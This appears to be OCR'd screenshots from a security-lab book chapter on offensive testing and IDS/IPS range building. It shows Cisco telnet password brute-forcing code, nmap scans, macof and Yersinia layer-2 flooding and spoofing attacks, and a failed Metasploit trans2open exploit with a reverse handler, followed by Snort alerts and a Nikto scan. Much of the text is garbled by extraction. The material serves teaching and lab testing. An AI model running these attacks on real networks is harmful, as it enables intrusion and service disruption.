(ca:00:0b:8b:00:08) Internet Protocol Version 4, Src: 192.168.80.128 (192.168.80.128), Dst: 192.168.80.20 (192.168.80 > Transmission Control Protocol, Src Port: 56082 (56082), Dst Port: 23 (23), Seq: 0, Len: 0

Follow TCP Stream (tcp.stream eq 0)

```
root@kali:/usr/share/cisco-auditing-tool/lists
File Edit View Search Terminal Help
root@kali:/usr/share/cisco-auditing-tool/lists# ls
community passwords
root@kali:/usr/share/cisco-auditing-tool/lists# more passwords
list
cisco1
cisco
root@kali:/usr/share/cisco-auditing-tool/lists#
```

root@kali:/usr/share/cisco-auditing-tool
File Edit View Search Terminal Help
root@kali:/usr/share/cisco-auditing-tool# CAT -h 192.168.80.20 -w passw
ords
cat: passwords: No such file or directory
Cisco Auditing Tool - g0ne [null0]
Checking Host: 192.168.80.20
Guessing passwords:
pattern match timed-out at /usr/share/cisco-auditing-tool/plugins/brute

pattern match timed-out at /usr/share/cisco-auditing-tool/plugins/brute line 12

```
brute
 Open 🔻
         Æ
                                                                          Save
                                 /usr/share/cisco-auditing-tool/plugins
use Net::Telnet();
sub brute {
        my ($host, $port, $password) = @_;
        $telnet = new Net::Telnet ( Port => $port,
                                    Host => $host,
                                    Timeout => 1,
                                    Errmode => 'die');
        $telnet->waitfor('/password[: ]*$/i');
        $telnet->print($password);
        ($prematch, $match) = $telnet->waitfor(-match => '/>$/i',
                                               -match => '/password[: ]*$/i');
        if ($match =~ />$/i)
        {
                $telnet->close;
                return (1);
        }
        else
        {
                $telnet->close;
                return (0);
        }
} print;
```

root@kali: ~

File Edit View Search Terminal Help

root@kali:~# nmap -A 192.168.80.20

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 20:25 UTC
Nmap scan report for 192.168.80.20
Host is up (0.0071s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet Cisco router telnetd
MAC Address: CA:00:0B:8B:00:08 (Unknown)
OS details: Cisco 800-series, 1801, 2000-series, 3800, 4000, or 7000-se
ries router; or 1100 or 1242G WAP (IOS 12.2 - 12.4), Cisco Aironet 1200
-series WAP or 2610XM router (IOS 12.4)
Network Distance: 1 hop
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios

TRACEROUTE HOP RTT ADDRESS 1 7.10 ms 192.168.80.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 196.41 seconds

cesi@debianrouter: ~			_ 🗆 ×			
File Edit Vie	w Search Terminal Help					
root@debianrouter:/home/cesi# iptables -L Chain INPUT (policy ACCEPT)						
target	prot opt source	destination				
Chain FORWARD (policy DROP)						
target	prot opt source	destination				
ACCEPT ttp	tcp anywhere	192.168.20.0/24	tcp dpt:h			
ACCEPT ttp	tcp 192.168.20.0/24	anywhere	tcp spt:h			
Chain OUTP target	UT (policy ACCEPT) prot opt source	destination				

root@kali: ~ File Edit View Search Terminal Help root@kali:~# nmap 192.168.80.15 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 21:40 UTC Nmap scan report for 192.168.80.15 Host is up (0.00031s latency). Not shown: 998 closed ports PORT STATE SERVICE 22/tcp open ssh 111/tcp open rpcbind MAC Address: 00:0C:29:34:D3:F3 (VMware) Nmap done: 1 IP address (1 host up) scanned in 8.97 seconds Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-27 21:47 UTC Nmap scan report for 192.168.80.15 Host is up (0.00057s latency). Not shown: 998 closed ports PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 6.0p1 Debian 4+deb7u1 (protocol 2.0) ssh-hostkey: 1024 29:a3:d5:1d:3d:8b:68:a8:3e:29:80:4d:c3:c4:71:34 (DSA) 2048 8c:e1:6b:d1:36:eb:1d:e3:1f:be:d0:64:41:88:a1:be (RSA) 248 8c:e1:6b:d1:36:eb:1d:e3:1f:be:d0:64:41:88:a1:be (RSA) 111/tcp open rpcbind 2-4 (RPC #100000) rpcinfo: program version port/proto service rpcinfo: program version port/proto service 100000 2,3,4 111/tcp rpcbind 100000 2,3,4 111/udp rpcbind 100024 1 53074/udp status 100024 1 58713/tcp status MAC Address: 00:0c:29:34:D3:F3 (VMware) Device type: general purpose Running: Linux 3.x OS CPE: cpe:/o:linux:linux\_kernel:3 OS details: Linux 3.2, Linux 3.2 - 3.13 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel TRACEROUTE HOP RTT ADDRESS 1 0.57 ms 192.168.80.15 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 24.32 seconds

		<b>E 1 1</b>					root@	)kali: ~	
	File	Edit	View S	earch I	erminal I	Help			
	roo	ot@ka	li:~#	rpci	.nfo -p	b 192.1	L68.80.1	5	
			ram v	•	•	port	servic		
				•		•			
		100		4	tcp	111			
		100	000	3	tcp	111	portma	pper	
		100	000	2	tcp	111	portma	pper	
		100	000	4	udp	111	portma	• •	
		100		3		111	•	•	
					udp		portma	• •	
		100		2	udp	111	portma	pper	
		100	024	1	udp	53074	status		
		100	024	1	tcp	58713	status		
					•				
Арр	lications 🔻 🛛 P	laces 🔻	Wires	hark 🔻	Sun 00:0	1	) <b>**</b>	1	き ()
		Capturing	from ethO	[Wiresh	ark 1.12.6	(Git Rev Unk	nown from unkn	own)]	
				-					
File	Edit View Go	Capture	Analyze	Statistics	Telephony	Tools Interr	nals Help		
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Filte	r: icmp					- Expressio	n Clear Apply	Save	
	Time S	Source		Dest	ination	Pr	otocol Length	Info	
2229	39.49039500	192.168.8	80.128	192	.168.80.15	IC	MP 162	-1 5	
2230	39.49061200				.168.80.12		MP 162		
2231		192.168.8			.168.80.15		MP 192		
2232		192.168.8			.168.80.12		MP 192		
2234	39.54262700	192.168.8	50.15	192	.168.80.12	<u> </u>	MP 370	Destination	n unreachab

 Internet Control Message Protocol Type: 3 (Destination unreachable) Code: 3 (Port unreachable) Checksum: 0x2023 [correct] Internet Protocol Version 4, Src: 192.168.80.128 (192.168.80.128), Dst: 192.168.80.15 (192.168) • User Datagram Protocol, Src Port: 35977 (35977), Dst Port: 33202 (33202)

▶ Data (300 bytes)

		Capturing from eth	D [Wireshark 1.12.6 (Gi	t Rev Unknown from unk	nown)] 🕒 🖯 😣
File	Edit View Go	Capture Analyze	Statistics Telephony Too	ols Internals Help	
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Filte	r: tcp.flags.syn	== 1 and tcp.flags.a	ck == 1 -	Expression Clear Appl	y Save
	Time	Source	Destination	Protocol Length	Info
32	31.22682400	192.168.80.15	192.168.80.128	TCP 60	) 111→49903 [SYN, ACK]
68	32.33151700	192.168.80.15	192.168.80.128	TCP 60	) 22→49903 [SYN, ACK]
2192	32.77587300	192.168.80.15	192.168.80.128	TCP 74	1 22→43986 [SYN, ACK]
2195	32.77635100	192.168.80.15	192.168.80.128	TCP 74	111→33787 [SYN, ACK]
2212	38.88554200	192.168.80.15	192.168.80.128	TCP 74	1 22→35840 [SYN, ACK]
2215	38.98578900	192.168.80.15	192.168.80.128	TCP 74	1 22→35841 [SYN, ACK]
2218	39.08659200	192.168.80.15	192.168.80.128	TCP 74	1 22→35842 [SYN, ACK]
2221	39.18771200	192.168.80.15	192.168.80.128	TCP 74	1 22→35843 [SYN, ACK]
2224	39.28867100	192.168.80.15	192.168.80.128	TCP 74	1 22→35844 [SYN, ACK]
2227	39.38969500	192.168.80.15	192.168.80.128	TCP 70	) 22→35845 [SYN, ACK]
2236	39.56859100	192.168.80.15	192.168.80.128	TCP 70	) 22→35851 [SYN, ACK]
2239	39.59530700	192.168.80.15	192.168.80.128	TCP 66	5 22→35852 [SYN, ACK,
			root@kali: /		

File Edit View Search Terminal Help

MACOF(8)

System Manager's Manual

MACOF(8)

#### NAME

macof - flood a switched LAN with random MAC addresses

#### SYNOPSIS

macof [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y
dport] [-n times]

#### DESCRIPTION

macof floods the local network with random MAC addresses (causing some switches to fail open in repeating mode, facilitating sniffing). A straight C port of the original Perl Net::RawIP macof program by Ian Vitek <ian.vitek@infosec.se>.

#### OPTIONS

-i <u>interface</u>

Specify the interface to send on.

-s <u>src</u> Specify source IP address.

-d dst Specify destination IP address.

root@kali: /	• • •
File Edit View Search Terminal Help	
d2:6d:d9:66:e2:d0 0:c5:9d:6f:9f:3e 0.0.0.0.56356 > 0.0.0.0.37093 115466:336115466(0) win 512	3: S 336
42:d1:8c:54:3b:d0 aa:d7:f5:e:3b:32 0.0.0.0.32325 > 0.0.0.0.1731 960100:670960100(0) win 512	7: S 670
fa:c5:de:6:5:94 36:ca:e9:3a:85:c5 0.0.0.0.30379 > 0.0.0.0.51238 57299:291257299(0) win 512	: S 2912
a:b3:e5:5c:dc:21 67:9:53:7a:8d:c4 0.0.0.0.11842 > 0.0.0.0.48287 319220:1802319220(0) win 512	: S 1802
6d:5b:22:e:b0:46 69:ce:27:7b:30:50 0.0.0.0.48793 > 0.0.0.0.3051 4333631:1574333631(0) win 512	
8f:23:b2:54:6f:97 e:6c:72:18:61:fd 0.0.0.0.34028 > 0.0.0.0.21408 8706764:1638706764(0) win 512	
b2:8:c6:7d:e8:9f 8c:1a:6b:59:32:8a 0.0.0.0.39471 > 0.0.0.0.3756 5147212:1615147212(0) win 512	
a6:ed:67:1e:a1:fa 5c:5c:65:25:9e:d5 0.0.0.0.23695 > 0.0.0.0.351 8969759:238969759(0) win 512	
4a:62:9c:17:1f:ea 2e:e3:66:5b:67:fe 0.0.0.0.17977 > 0.0.0.0.6052 29556233:1629556233(0) win 512	
ee:1a:9b:23:a3:75 7f:ec:9b:9:81:b2 0.0.0.0.34547 > 0.0.0.0.3942 191518:527191518(0) win 512	
ac:9e:69:36:58:79 76:c9:30:49:d7:56 0.0.0.0.20867 > 0.0.0.0.439 79898532:1379898532(0) win 512	
bc:eb:f0:66:ca:60 62:12:1f:1b:42:11 0.0.0.0.44235 > 0.0.0.0.423 43304031:1343304031(0) win 512	47: 5 13

root@kali: /

File Edit View Search Terminal Help

YERSINIA(8)

YERSINIA(8)

#### NAME

Yersinia - A Framework for layer 2 attacks

#### SYNOPSIS


yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [-M]
[protocol\_options]

#### DESCRIPTION

yersinia is a framework for performing layer 2 attacks. The following protocols have been implemented in Yersinia current version: <u>Spanning Tree Protocol (STP)</u>, <u>VLAN Trunking Protocol</u> (<u>VTP</u>), <u>Hot Standby Router Protocol (HSRP</u>), <u>Dynamic Trunking</u> <u>Protocol (DTP)</u>, <u>IEEE 802.10</u>, <u>IEEE 802.1X</u>, <u>Cisco Discovery Protocol (CDP)</u>, <u>Dynamic Host Configuration Protocol (DHCP)</u>, <u>Inter-Switch Link Protocol (ISL)</u> and <u>MultiProtocol Label</u> <u>Switching (MPLS)</u>.


Some of the attacks implemented will cause a DoS in a network, other will help to perform any other more advanced attack, or both. In addition, some of them will be first released to the public since there isn't any public implementation.


Manual page versinia(8) line 1 (press h for help or g to guit)



							root@kali: /				•	•	⊗
File	Edit	View	Search	Termina	. Help	)							
	yers Root		0.7.3		<mark>∕&amp; t</mark> ol lgeId	omac - S	TP mode ——— Port		Iface l	_ast see	—[01:4 n	10:58	8]
				0 1 2 2 3 2 4 5		Descrip sending sending sending Claimin Claimin	ttack Panel - tion conf BPDU tcn BPDUs conf BPDUs tcn BPDUs g Root Role g Other Role g Root Role w	ith MiTM					
The			ickets je att							Spoofin	g [X]		
		rce M 0000	IAC 0A: Ver 00	Type (	0 Fla	ags 00 R	ination MAC 0 ootId 5080.76 002 Age 0000	0F0E14AC58	B Pathco				

		root@kali: /		•••
File Edit View Search	Terminal Help			
	by Slay & tomac BridgeId CDP Cisco DHCP Dynam. 802.1Q IEEE 8 802.1X IEEE 8 DTP Dynam. HSRP Hot S <sup>2</sup> ISL Inter MPLS Multil STP Spann. VTP VLAN	Port Discovery Protocol ic Host Configuration 302.1Q	l ing	[01:48:02]- seen
Choose your life ( STP Fields	mode) 25:83:2C:30:13 D Type 00 Flags 00	TP Packets: 0 estination MAC 01:80: 9 RootId A253.8D78CE7 t 8002 Age 0000 Max 0	C2:00:00:00 B3207 Pathcost 00	000000
File Edit View Search	Terminal Help	root@kali: /		•••
	by Slay & tomac	- 802.10 mode st IP IP Pro		[01:53:31] een
	1 send.	ription ing 802.1Q packet ing 802.1Q double enc ing 802.1Q arp poison		
<b>Total Packets</b> Those strange att				ing [X] ———
VLAN 0001 Pric	5C:49:19:32:BF D nity 07 CFI 00 L Src IP 010.000.00	estination MAC FF:FF: 2Protol 0800 VLAN2 00 00.001 Dst IP 255.255	FF:FF:FF:FF 02 Priority 07 CF	





root@kali: ~ File Edit View Search Terminal Help root@kali:~# nmap -A 192.168.20.128 Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-01 03:41 UTC Nmap scan report for 192.168.20.128 Host is up (0.00042s latency). Not shown: 999 filtered ports STATE SERVICE VERSION PORT 113/tcp closed ident MAC Address: 00:0C:29:EE:A5:67 (VMware) Too many fingerprints match this host to give specific OS details Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.42 ms 192.168.20.128 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 16.15 seconds

*VMware Network A	dapter VMnet2 [W	ireshark 1.12.3 (v1.12.3-0-	gbb3e9a0 from master-	1.12)]				
<u>File Edit View Go</u>	<u>Capture</u> <u>A</u> nalyz	e <u>S</u> tatistics Telephon <u>y</u>	<u>T</u> ools <u>I</u> nternals <u>H</u> el	р				
001	🖻 📋 💥 🕯	9  🔍 🔅 🔿 7	▶ 1	2001	2 🖪 🔆	Ø		
Filter: icmp			<ul> <li>Expression</li> </ul>	Clear Apply Save				
No. Time	Source	Destination	Protocol	Length Info				
	192.168.20.							unreachable)
	192.168.20.							unreachable)
	192.168.20.							unreachable)
	192.168.20.							unreachable)
	192.168.20.							unreachable)
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	192.168.20.							unreachable)
	5 192.168.20.							unreachable)
	192.168.20.							unreachable)
580 20.052500	) 192.168.20.	128 192.168.2	0.129 ICMP	Xh Des	STINATION		PORT	unreachable)
1235 27,642824	192,168,20,	128 192,168,2						
1235 27.642824	192.168.20.							unreachable)
€		III	0.129 ICMP	86 De:				
<ul> <li>Frame 30: 115</li> <li>Ethernet II, S</li> <li>Internet Proto</li> <li>Internet Contr</li> <li>Type: 3 (Des Code: 3 (Por Checksum: 0x</li> <li>Internet Proto</li> </ul>	bytes on wire inc: 00:50:56: icol Version 4 ol Message Pr tination unre t unreachable ia716 [correct tocol Versior m Protocol, 5	<pre>"" "(920 bits), 115 c0:00:02 (00:50:5 , src: 192.168.20 otocol achable) ) ] 4, src: 192.168. rc Port: 43004 (4</pre>	0.129 ICMP bytes captured ( 6:c0:00:02), Dst .1 (192.168.20.1) 20.129 (192.168.3	86 De: 920 bits) : 00:0c:29:22:4f:6 ), Dst: 192.168.20 20.129), Dst: 192.	2 (00:0c: 129 (192	unreachable 29:22:4f:62) .168.20.129)	(Port	

*VMware Network Adapter VMnet2 [Wireshark 1.12.3 (v1.12.3-0-gbb3e6]	e9a0 from master-1.12)]
Eile         Edit         View         Go         Capture         Analyze         Statistics         Telephony         Tools	
🛛 🕥 🛋 📓 🔬 📄 🖺 🗶 🥰 🔍 💠 🧼 🛜 👱	L   🗐 🖶   Q, Q, Q, 🕾   🗱 🛛 🥵 %   💢
Filter:	Expression Clear Apply Save
No. Time Source Destination 1807 10.673666 192.168.20.129 192.168.20.128	Protocol Length Info 8 TCP 58 47545→49163 LSYNJ Seq=0 Win=1024 Len=0 MSS
1808 10.673809 192.168.20.129 192.168.20.128	8 TCP 58 47545-49167 [SYN] Seq=0 Win=1024 Len=0 MSS
1809 10.673809 192.168.20.129 192.168.20.128 1810 10.715307 192.168.20.129 192.168.20.128	
1811 10.715308         192.168.20.129         192.168.20.128           1812 10.715308         192.168.20.129         192.168.20.128	8 TCP 58 47545+1091 [SYN] Seq=0 Win=1024 Len=0 MSS=
1812         10.715308         192.106.20.129         192.106.20.128           1813         10.715308         192.168.20.128         192.168.20.129	
	root@kali: ~ 🕒 🖲 😣
File Edit View Search Terminal Help	
<b>root@kali</b> :~# nmap -A 192.168.40	9.40
oot@kaci. # Timap ** 102.100.40	0, +0
Nmap scan report for 192.168.40 Host is up (0.00026s latency). All 1000 scanned ports on 192.1 MAC Address: 00:0C:29:E2:85:EC	168.40.40 are filtered
TRACEROUTE HOP RTT ADDRESS 1 0.26 ms 192.168.40.40	
oc and convice detection newfor	
•	rmed. Please report any incorrect results
at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host	t up) scanned in 31.94 seconds
	root@kali: ~ 🕒 🖲 🕲 😣
File Edit View Search Terminal Help	
	168 20 120
<mark>root@kali</mark> :∼# nmap -g 80 -sS 192	2,100,20,150
Starting Nmap 6.49BETA4 ( https Nmap scan report for 192.168.20 Host is up (0.015s latency). Not shown: 994 closed ports PORT STATE SERVICE 22/tcp open ssh 30/tcp open http 111/tcp open http 139/tcp open netbios-ssn 443/tcp open https 1024/tcp open kdm	s://nmap.org ) at 2016-03-01 05:18 UTC 0.130
Nmap done: 1 IP address (1 host	t up) scanned in 49.83 seconds
•	•

```
0 0 8
                                 root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -g 80 -sV 192.168.20.130
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-01 05:26 UTC
Nmap scan report for 192.168.20.130
Host is up (0.0090s latency).
Not shown: 994 closed ports
                            VERSION
PORT
         STATE
                  SERVICE
22/tcp
         filtered ssh
80/tcp
                 http
                             Apache httpd 1.3.20 ((Unix) (Red-Hat/Linu
         open
x) mod ssl/2.8.4 0penSSL/0.9.6b)
111/tcp open tcpwrapped
                  tcpwrapped
139/tcp open
443/tcp open
                  tcpwrapped
1024/tcp open
                 tcpwrapped
Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.90 seconds
```

root@kali: ~

File Edit View Search Terminal Help

root@kali:~# nc -p 80 192.168.20.130 22
SSH-1.99-0penSSH\_2.9p2

root@kali: ~		•		⊗		
File Edit View Search Terminal Help						
<u>msf</u> > search samba   more [!] Database not connected or cache not built, using slow search						
Matching Modules ====================================						
Name	Disclosure Date	Rank				
Description 						
auxiliary/admin/http/tomcat_utf8_traversal						
Tomcat UTF-8 Directory Traversal Vulnerability auxiliary/admin/motorola/wr850g_cred	2004-09-24	norm	al			
Motorola WR850G v4.03 Credentials auxiliary/admin/serverprotect/file		norm	al			
TrendMicro ServerProtect File Access auxiliary/admin/smb/psexec_command Microsoft Windows Authorationted Administration Utility		norm	al			
Microsoft Windows Authenticated Administration Utility auxiliary/admin/smb/samba_symlink_traversal						
Samba Symlink Directory Traversal auxiliary/dos/samba/lsa_addprivs_heap						
Samba lsa_io_privilege_set Heap Overflow auxiliary/dos/samba/lsa_transnames_heap Samba lsa_io_trans_names Heap Overflow		norm	al			

#### msf exploit(trans2open) > exploit

[\*] Started reverse handler on 192.168.40.128:80

[\*] Trying return address 0xbffffdfc...

[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable.

[\*] Trying return address 0xbffffcfc...

[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable. [\*] Trying return address 0xbffffbfc...

[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable.

[\*] Trying return address 0xbffffafc...


[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable.

[\*] Trying return address 0xbffff9fc...

[-] 192.168.20.130 The host (192.168.20.130:139) was unreachable.

^C[-] Exploit failed: Interrupt

#### **Chapter 8: Architecting an IDS/IPS Range**



#### Network Security Toolkit

Manage Snort Processes (snort: v2.9.7.6-36.nst22) (barnyard2: v2.1.14-18nst22)						
Use the buttons associated netw				age all <b>Snort</b> instances currently configured and/or running on this <b>N</b>	IST probe for an	
Interface	IDS	Process	MySQL	Sport IDS Action		

Sensor	State	ID	Database						Short IL	JS ACIIO	n		
eno16777736	Running	6375	Local	Disable	Destroy	Rules	Reload	Stats	Info	S Cfg	B Cfg	Opts	Startup Log
Interface Sensor	IDS State		MySQL Database						Snort II	OS Actio	n		

Use the "View SystemLog File" button below to examine any output generated from a Snort Action above. The "Snort Updater Scheduler" button is used to manage the *automatic* scheduling of "Snort IDS Rule Set" updates for each Snort instance. The "Snort Alerts Review" button will refresh this page and go to the to the "Snort (IDS) Alert Review Tools" section. Use the "Setup Snort Instance" button to setup and start a <u>new Snort</u> instance for a selected network interface sensor. See the section for notes on Snort Startup Troubleshooting if the Snort instance does not startup properly.

Snort Alerts Review Tools	Setup A New Snort Instance
View System Log File	Snort Updater Scheduler

IDS Rules	IDS Rules	IDS Rules
✓ attack-responses	D backdoor	Dad-traffic
Chat Chat	ddos	deleted
🗆 dos	experimental	exploit
tp ftp	icmp	icmp-info
🗆 info	local	✓ misc
mysql	netbios	nntp
other-ids	□ p2p	Jolicy
🗹 рор3	porn	Г грс
🗆 scan	shellcode	🗆 smtp
sqi sqi	telnet	ttp
✓ web-attacks	🕑 web-cgi	U web-client
web-frontpage	web-iis	web-misc
white_list	🗆 x11	

💽 Snort - Network Intru... 🗙 / 💽 Basic Analysis and S... 🗴 🔪 🐥

🖉 🖉 🕘 127.0.0.1:9980/base/base\_main.php

## Basic Analysis and Security Engine (BASE)

- Today's alerts:	unique	listing	Source IP	Destination IP
- Last 24 Hours alerts:	unique	listing	Source IP	Destination IP
- Last 72 Hours alerts:	unique	listing	Source IP	Destination IP
- Most recent 15 Alerts:	any protocol	ТСР	UDP	ICMP
- Last Source Ports:	any protocol	ТСР	UDP	
- Last Destination Ports:	any protocol	ТСР	UDP	
- Most Frequent Source Ports:	any protocol	ТСР	UDP	
- Most Frequent Destination Ports:	any protocol	ТСР	UDP	
- Most frequent 15 Addresses:	Source	Destination		
- Most recent 15 Unique Alerts				
- Most frequent 5 Unique Alerts				

Sensors/Total: 1 / 1 Unique Alerts: 1 Categories: 1 Total Number of Alerts: 24 Traffic Profile by Protocol TCP (0%)

Basic Analysis and Security Engine (BASE)

- Today's alerts:	unique	listing	Source IP	Destination IP
- Last 24 Hours alerts:	unique	listing	Source IP	Destination IP
- Last 72 Hours alerts:	unique	listing	Source IP	Destination IP
- Most recent 15 Alerts:	any protocol	ТСР	UDP	ICMP
- Last Source Ports:	any protocol	ТСР	UDP	
- Last Destination Ports:	any protocol	ТСР	UDP	
- Most Frequent Source Ports:	any protocol	ТСР	UDP	
- Most Frequent Destination Ports:	any protocol	ТСР	UDP	
- Most frequent 15 Addresses:	Source	Destination		
- Most recent 15 Unique Alerts				
- Most frequent 5 Unique Alerts				

#### Sensors/Total: 1 / 1 Unique Alerts: 2 Categories: 2 Total Number of Alerts: 680

- Src IP addrs: 3
- Dest. IP addrs: 6
- Unique IP links 6

Source Ports: 5

#### Traffic Profile by Protocol

TCP (98%)

UDP (2%)

ICMP (0%)

criteria Criteria load Crite	any any eria any		
	,		
			<b>-</b>
			Displaying a
	ID	< Signature >	< Timestamp >
	#0-(1-5275)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
	#1-(1-5273)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
	#1-(1-5273) #2-(1-5281)	[snort] SCAN nmap XMAS [snort] SCAN nmap XMAS	2016-03-05 11:14:35 2016-03-05 11:14:35
	#2-(1-5281)	[snort] SCAN nmap XMAS	2016-03-05 11:14:35
	#2-(1-5281) #3-(1-5280)	[snort] SCAN nmap XMAS [snort] SCAN nmap XMAS	2016-03-05 11:14:35 2016-03-05 11:14:35
	#2-(1-5281) #3-(1-5280) #4-(1-5274)	[snort] SCAN nmap XMAS [snort] SCAN nmap XMAS [snort] SCAN nmap XMAS	2016-03-05 11:14:35 2016-03-05 11:14:35 2016-03-05 11:14:35
	#2-(1-5281) #3-(1-5280) #4-(1-5274) #5-(1-5270)	[snort] SCAN nmap XMAS [snort] SCAN nmap XMAS [snort] SCAN nmap XMAS [snort] SCAN nmap XMAS	2016-03-05 11:14:35 2016-03-05 11:14:35 2016-03-05 11:14:35 2016-03-05 11:14:35
	#2-(1-5281) #3-(1-5280) #4-(1-5274) #5-(1-5270) #6-(1-5276)	[snort] SCAN nmap XMAS [snort] SCAN nmap XMAS [snort] SCAN nmap XMAS [snort] SCAN nmap XMAS [snort] SCAN nmap XMAS	2016-03-05 11:14:35 2016-03-05 11:14:35 2016-03-05 11:14:35 2016-03-05 11:14:35 2016-03-05 11:14:35

#### Queried on : Sat March 05, 2016 11:18:03

Added C10 elect/c)	
Payload Criteria	any
TCP Criteria	any
IP Criteria	any
Meta Criteria	any

Added 619 alert(s) to the Alert cache

Alert #2

Alert #2

Alert #2

	ID #		Time	Trig	gered Sig	Inatur	е					
	1 - 5281	2016-03	3-05 11:14:35	snort]	SCAN nm	ap XM	IAS					
Meta	Sensor	Ser	nsor Address		Interface	F	ilter					
		192.168.	20.132_Network	_1 e	no1677773	36 n	one					
	Alert Grou	up non	ne									
	Source A	ddress	Dest. Address	Ver	Hdr Len	TOS	length	ID	fragment	offset	TTL	chksum
IP	192.168.	20.129	192.168.20.132	2 4	20	0	40	44368	no	0	37	15914 = 0x3e2a
	Options	none	]									

https://www.snort.org/rul	e-docs/1-1228
Search	Q
	Sid 1-1228
	SUMMARY A nmap XMAS scan was detected.
	Mpact System reconnaissance that may include open/closed/firewalled ports, ACLs.
	Nikto Report - Iceweasel
Nikto Report	× + L ▼C G▼Google Q ☆ 自 ↓ 余

🛅 Most Visited 🔻 👖 Offensive Security 🕆 Kali Linux 🥆 Kali Docs 🌂 Kali Tools 🔝 Exploit-DB 📡 Aircrack-ng

Scan Summary	
Software Details	<u>Nikto 2.1.6</u>
CLI Options	-ssl -h 192.168.20.132 -o file.html
Hosts Tested	0
Start Time	Sat Mar 5 16:38:48 2016
End Time	Sat Mar 5 16:38:50 2016
Elapsed Time	2 seconds

© 2008 CIRT, Inc.

192.168.20.132 / 192.168.20.132 port	9943
Target IP	192.168.20.132
Target hostname	192.168.20.132
Target Port	9943
HTTP Server	Apache/2.4.16 (Fedora) OpenSSL/1.0.1k-fips PHP/5.6.14 SVN/1.8.13 mod_wsgi/4.4.8 Python/2.7.10
Site Link (Name)	https://192.168.20.132:9943/
Site Link (IP)	https://192.168.20.132:9943/

#### Traffic Profile by Protocol

TCP **(0%)** 

UDP (0%)

ICMP (0%)

Γ

